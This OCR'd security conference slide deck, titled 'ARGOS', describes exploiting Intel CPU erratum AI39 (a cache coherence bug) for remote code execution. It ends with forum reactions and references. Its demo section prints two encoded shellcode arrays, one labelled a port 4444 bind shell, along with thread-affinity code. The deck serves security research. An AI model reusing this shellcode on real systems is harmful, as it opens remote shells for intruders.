
ARGOS

A Practice of Remote Code Execution Using CPU BUGs




Passket

http://passket.net,


passket#gmail.com

Agenda



- Preface
- Introduce
  - The Story about CPU BUGs
  - Threats in CPU : The Errata
- A Practice
  - AI39 : What I Selected
  - Scenario : Did You Copy Wrong Buffer ?
  - Cache Coherence Problem
  - Unfortunately, Cache Miss & Hit Modified Line
  - Packing Assembling with two cores
  - Fixing the state : using NDIS
- There is Some Demos
- And, My Conclusion

Preface




At first,

There is no exploits,

Just geeky PoC(Proof-of-Concept)

Introduce
The Story About CPU BUGs



- When I went to HITB 2008 in Malaysia, Kris Kaspersky announced about this issue;
- However, he did not make POC available, a lot of people were disappointed about it;
- Anyway, he has proven this issue Conceptually and CPU bugs seem they are really exploitable;
- He said "POC is not mine, actually, I ripped off from malware" ;

Introduce

The Story About CPU BUGs

Sellena,
Underground Rookit writer

She told him rootkit writers has begun to use CPU bugs for remote attacks


But she did not give him anything

Kris, The reversed

Kris, The reversed


He promised that he make POC is available, so I went to malaysia

But he did not give me anything




passket, The geeky

Introduce
The Story About CPU BUGs



- Actually, This issue is not mentioned at first;
- Kernel Designers have mentioned this for a long time;
- These are mentioned that some hardware including CPU is useful for malwares;
  - http://marc.info/?l=openbsd-isc&m=118296441702631
  - http://gcc.gnu.org/ml/gcc/1999-04n/msg00661.html
  - http://lkml.indiana.edu/hypermail/linux/kernel/9711.3/0578.html
  - http://www.reconstructer.org/papers/Austock.C%20-%20When%20a%20myth%20comes%20true.pdf
  - http://marc.info/?l=linux-kernel&m=123122287222668&w=4
  - http://www.gnulinuxcentar.org/Implementing_And_Detecting_A_PCI_Rootkit.pdf


Introduce
Threats in CPU : The Errata



- So, CPU has some BUGs;
- And, It is exploitable;
- We can attack any bug-free app or driver or kernel Conceptually;
  - But, not really in some kinds of view ☺,
    I re-mention it at end of my presentation
- The Errata : is a table of BUGs for hardware;
- How Do I know that my CPU is buggy ?
  - Read the errata and Use CPUID instruction !

Introduce

Threats in CPU : The Errata




- Errata : Summay Table of Changes(Oct. 2008)

Number	Stepping	Stepping	Stepping	Plans	ERRATA
	B-2	L-2	A-1		
AH38	X	X	X	Plan Fix	FXSAVE/FXRSTOR Instructions which Store to the End of the Segment and Cause a Wrap to a Misaligned Base Address (Alignment <= 0x10h) May Cause FPU Instruction or Operand Pointer Corruption
AH39	X	X		Fixed	Cache Data Access Request from One Core Hitting a Modified Line in the L1 Data Cache of the Other Core May Cause Unpredictable System Behavior
AH40	X	X	X	Plan Fix	PREFETCHh Instruction Execution under Some Conditions May Lead

- What Stepping does include mine ?
  - The family corresponds to bits [11:8] of the EDX register after RESET, bits [11:8] of the EAX register after the CPUID instruction is executed with a 1 in the EAX register, and the generation field of the Device ID registers accessible through boundary scan.
  - The model corresponds to bits [7:4] of the EDX register after RESET, bits [7:4] of the EAX register after the CPUID instruction is executed with a 1 in the EAX register, and the model field of the device ID registers accessible through boundary scan

A Practice


AI39 : What I Selected



- AI39. Cache data Access Request from One Core Hitting a Modified Line in the LI Data Cache of the Other Core May Cause Unpredictable System Behavior:
  - when request for data from core 1 results in a LI cache miss, the request is sent to the L2 cache. if this request hits a modified line in the LI data cache of core 2, certain internal conditions may cause incorrect data to be returned to the core 1;
- This bug was selected by Kris, too;
- And I think this is a only bug to attack a remote system widely;

A Practice


Scenario : Did You Copy Wrong Buffer ?



- Two thread are running in different core;
- Each thread receive packets from clients; And copy packet into same buffer;
- Thread T1 copy buffer writing to socket stream some message;
- Thread T2 copy shellcode binding on any port ;
- And then Process returns to T1 buffer;
- In normal case, Process write to socket stream some message;
- But, thread T1 copy buffer of T2 using CPU bugs; Process returns to bind-shellcode;


A Practice
Cache Coherence Problem

- Naked Core 2 Duo



L2 Cache


A Practice
Cache Coherence Problem




- Cuz L2 Cache is shared with 2 cores, there is some synchronization with caches in other cores;
- If core 1 modify a particular memory cell in L1 cache, Cache Controller have to modify L2 cache and L1 cache in core 2;
- There is two policy to handle cache coherence;
  - Write Through : Cache Update is happened in every update time;
  - Write Back : Cache Update is happened in every flush time of cache;
- CPU Basically Use Write ? Policy for cache coherence;
- We can choose policy by setting CRx register

A Practice

Unfortunately, Cache Miss & Hit Modified Line




- **There is some awful stuff during synchronization**



1. Core 1 request some data for L1 Data Cache
2. The request miss in L1 Data Cache
3. And the request is sent to L2 Cache
4. Unfortunately, Core 2 request modify L1 Data Cache concurrently
5. So, In Write-Through policy, synchronization is happened
6. And Core 1 has wrong result by Core 2

A Practice


Packet Assembling with two cores



- Actually, Packet Buffer is not linear in lower-kernel level;
- So, Packet Controller assemble this data into one linear buffer, and we call that packet or frame;
- In tons of thread, Packet Controller may use two cores; and synchronization is happened;
  - But, Packet buffer is non-linear, so It may cause the problem, right ? ☺
- But, we have another problems;

A Practice

Fixing The State : Using NDIS



- The situation is happened !
- But, How I confirm that situation ?


- So, I use NDIS(Network Device Interface Specificaton) to ensure that;

- Every moment receiving packet, thread signal to driver and get physical page address;


- Confirm page address using two core and I ensure it;

A Practice

Fixing The State : Using NDIS




A Practice
Fixing The State : Using NDIS



- And, I confirm the bug;
- However, I can not give to Core I the physical address that I want;
- So, I have one classical method – the very large nop sled;

There is Some Demo



```
__asm {
    mov eax, 1
    cpuid
    mov reg_edx, edx
}

return (unsigned int) ( ( reg_edx & 0x000000FF ) );
```


```
// 4444 bind shell
unsigned char scode[] =
"\x33\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x6a"
"\x58\x97\x1e\x83\xeb\xfc\xe2\xf4\x96\x32\x7c\x53\x82\xa1\x68\xe1"
"\x95\x38\x1c\x72\x4e\x7c\x1c\x5b\x56\xd3\xeb\x1b\x12\x59\x78\x95"
"\x25\x40\x1c\x41\x4a\x59\x7c\x57\xe1\x6c\x1c\x1f\x84\x69\x57\x87"
"\xc6\xdc\x57\x6a\x6d\x99\x5d\x13\x6b\x9a\x7c\xea\x51\x0c\xb3\x36"
"\x1f\xbd\x1c\x41\x4e\x59\x7c\x78\xe1\x54\xdc\x95\x35\x44\x96\xf5"
"\x69\x74\x1c\x97\x06\x7c\x8b\x7f\xa9\x69\x4c\x7a\xe1\x1b\xa7\x95"
"\x2a\x54\x1c\x6e\x76\xf5\x1c\x5e\x62\x06\xff\x90\x24\x56\x7b\x4e"
"\x95\x8e\xf1\x4d\x0c\x30\xa4\x2c\x02\x2f\xe4\x2c\x35\x0c\x68\xce"
"\x02\x93\x7a\xe2\x51\x08\x68\xc8\x35\xd1\x72\x78\xeb\xb5\x9f\x1c"
"\x3f\x32\x95\xe1\xba\x30\x4e\x17\x9f\xf5\xc0\xe1\xbc\x0b\xc4\x4d"
"\x39\x0b\xd4\x4d\x29\x0b\x68\xce\x0c\x30\x86\x42\x0c\x0b\x1e\xff"
"\xff\x30\x33\x04\x1a\x9f\xc0\xe1\xbc\x32\x87\x4f\x3f\xa7\x47\x76"
"\xce\xf5\xb9\xf7\x3d\xa7\x41\x4d\x3f\xa7\x47\x76\x8f\x11\x11\x57"
"\x3d\xa7\x41\x4e\x3e\x0c\xc2\xe1\xba\xcb\xff\xf9\x13\x9e\xee\x49"
"\x95\x8e\xc2\xe1\xba\x3e\xfd\x7a\x0c\x30\xf4\x73\xe3\xbd\xfd\x4e"
"\x33\x71\x5b\x97\x8d\x32\xd3\x97\x88\x69\x57\xed\xc0\xa6\xd5\x33"
"\x94\x1a\xbb\x8d\xe7\x22\xaf\xb5\xc1\xf3\xff\x6c\x94\xeb\x81\xe1"
"\x1f\x1c\x68\xc8\x31\x0f\xc5\x4f\x3b\x09\xfd\x1f\x3b\x09\xc2\x4f"
"\x95\x88\xff\xb3\xb3\x5d\x59\x4d\x95\x8e\xfd\xe1\x95\x6f\x68\xce"
"\xe1\x0f\x6b\x9d\xae\x3c\x68\xc8\x38\xa7\x47\x76\x9a\xd2\x93\x41"
"\x39\xa7\x41\xe1\xba\x58\x97\x1e";
```

Thread 2 buffer

```
// write sock stream a melong
unsigned char scode2[] =
"\x33\xc9\x83\xe9\xdc\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x90"
"\xb0\x18\x27\x83\xeb\xfc\xe2\xf4\x6c\x58\x5c\x27\x90\xb0\x93\x62"
"\xac\x3b\x64\x22\xe8\xb1\xf7\xac\xdf\xa8\x93\x78\xb0\xb1\xf3\x6e"
"\x1b\x84\x93\x26\x7e\x81\xd8\xbe\x3c\x34\xd8\x53\x97\x71\xd2\x2a"
"\x91\x72\xf3\xd3\xab\xe4\x3c\x23\xe5\x55\x93\x78\xb4\xb1\xf3\x41"
"\x1b\xbc\x53\xac\xcf\xac\x19\xcc\x1b\xac\x93\x26\x7b\x39\x44\x03"
"\x94\x73\x29\xe7\xf4\x3b\x58\x17\x15\x70\x60\x2b\x1b\xf0\x14\xac"
"\xe0\xac\xb5\xac\xf8\xb8\xf3\x2e\x1b\x30\xa8\x27\x90\xb0\x93\x4f"
"\xac\xef\x29\xd1\xf0\xe6\x91\xdf\x13\x70\x63\x77\xf8\x40\x92\x23"
"\xcf\xd8\x80\xd9\x1a\xbe\x4f\xd8\x77\xd5\x7b\x4f\xff\x90\x75\x42"
"\xfc\xdf\x76\x40\x90\xb0\x18\x27";
```


Thread 1 buffer

There is Some Demo



```
SetPriorityClass( GetCurrentProcess(), HIGH_PRIORITY_CLASS );

vhThread[0] = CreateThread( NULL, 0, TestThread1, ( LPVOID ) 0, CREATE_SUSPENDED, NULL );
vhThread[1] = CreateThread( NULL, 0, TestThread2, ( LPVOID ) 0, CREATE_SUSPENDED, NULL );

SetThreadAffinityMask( vhThread[ 0 ], 0x1 );
SetThreadAffinityMask( vhThread[ 1 ], 0x1 );


vhThread[0] = CreateThread( NULL, 0, TestThread1, ( LPVOID ) 0, CREATE_SUSPENDED, NULL );
vhThread[1] = CreateThread( NULL, 0, TestThread2, ( LPVOID ) 0, CREATE_SUSPENDED, NULL );

SetThreadAffinityMask( vhThread[ 0 ], 0x1 );
SetThreadAffinityMask( vhThread[ 1 ], 0x2 );
```


And, My Conclusion



- The buggy CPU is exploitable;
- But, It is not widely useful;
- It is not all threats for bug-free app or driver or kernel;
- It is just new threats in the wild;
- Of Course, the other bugs in CPU is more affective to attack; But, I think it is not easy;
- Many certain condition is fixed by kernel and hardware;

- There is some episode for proving it;

And, My Conclusion




Intel will be keeping an eye on his upcoming research :

> "George Alfs, a spokesman for Intel, said he has not yet seen Kaspersky's research, nor has he spoken to him about it. "We have evaluation teams always looking at issues. We'll certainly take a look at this one," said Alfs. "All chips have errata, and there could be an issue that needs to be checked. Possibly. We'd have to investigate his paper."

I wouldn't want to minimize the problem, but at least just write down some thoughts of mine.


Everyone is worried about what Kris will release to the public and I can understand this. But every year, at every security conference, there are really interesting presentations and lot of experienced people talking about theorically serious threats. But this **doesn't necessarily mean that an exposed PoC will become a serious threat in the wild**. Many of these PoCs require high levels of skill (which most malware authors do not have) to actually make them work in other contexts.

And, My Conclusion



> "Intel CPUs have exploitable bugs which are vulnerable to both local and remote attacks which works against any OS regardless of the patches applied or the applications which are running. In this presentation, I will share with the participants the finding of my CPU malware detection research which was funded by Endeavor Security. I will also present to the participants my improved POC code and will show participants how it's possible to make an attack via JavaScript code or just TCP/IP packets storms against Intel based machine. Some of the bugs that will be shown are exploitable via common instruction sequences and by knowing the mechanics behind certain JIT Java-compilers, attackers can force the compiler to do what they want (for example: short nested loops lead to system crashes on many CPUs). I will also share with the participants my experience in data recovery and how CPU bugs have actually contributed in damaging our hard drives without our knowledge. "

At Last



Every All Stuff is mattered ……

sebastianavina 2 points 6 months ago* [-]

> what does Intel's statement of "Unpredictable System Behaviour" really mean, anyway?

example: When you read a register right after boot, the register surely contains something, but is *unpredictable*...

permalink parent reply {verb}

cyantific 2 points 6 months ago [-]

That doesn't sound like something you can make happen with JavaScript, either. It'll be interesting to find out if he has something real or not. Of course, if he does, we're all fucked. I guess that's the fun part. :-)

permalink parent reply {verb}

darkry 2 points 6 months ago* [-]

I mean... in theory you could implement that with javascript as all you would really need would be some tight chunk of code that sprays the caches... That said I think it would be hard enough in ASM... This is all assuming that I am even on the right track of course :/

I am guessing he actually has *something* exploitable... On the other hand, how useful it is in the real world, I question. Should be interesting to see in Oct though :)


"Of course, if he does, we're all fucked."

hehe I doubt that. worst/best case it will be an interesting poc I bet. I kind of doubt he'll be dropping remote x86 cross platform 0-day ;p

permalink parent reply {verb}

Of course, if he really does, we're all fucked !

Reference



- Kris Kaspersky,

  "Remote Code Execution Through Intel CPU Bugs"

  – http://conference.hitb.org/hitbsecconf2008kl/materials/

- John Heasman,

  "Implementing and Detecting a PCI Rootkit"


  – http://www.ngssoftware.com/research/papers/Implementing_And_Detecting_A_PCI_Rootkit.pdf

- Intel Manual,

  "Intel® 64 and IA-32 Architectures Software Developer's Manuals"

  – http://www.intel.com/products/processor/manuals/

Reference



- Jon stokes,

  "Inside the Machine: An Illustrated Introduction to Microprocessors and Computer Architecture [ILLUSTRATED]"

- Kkamagui blog
  - http://kkamagui.tistory.com/

- Somma blog
  - http://somma.egloos.com/

- Xeraph blog
  - http://xeraph.egloos.com/

Anyway

Thanks for your all attention
And,
have a nice work ☺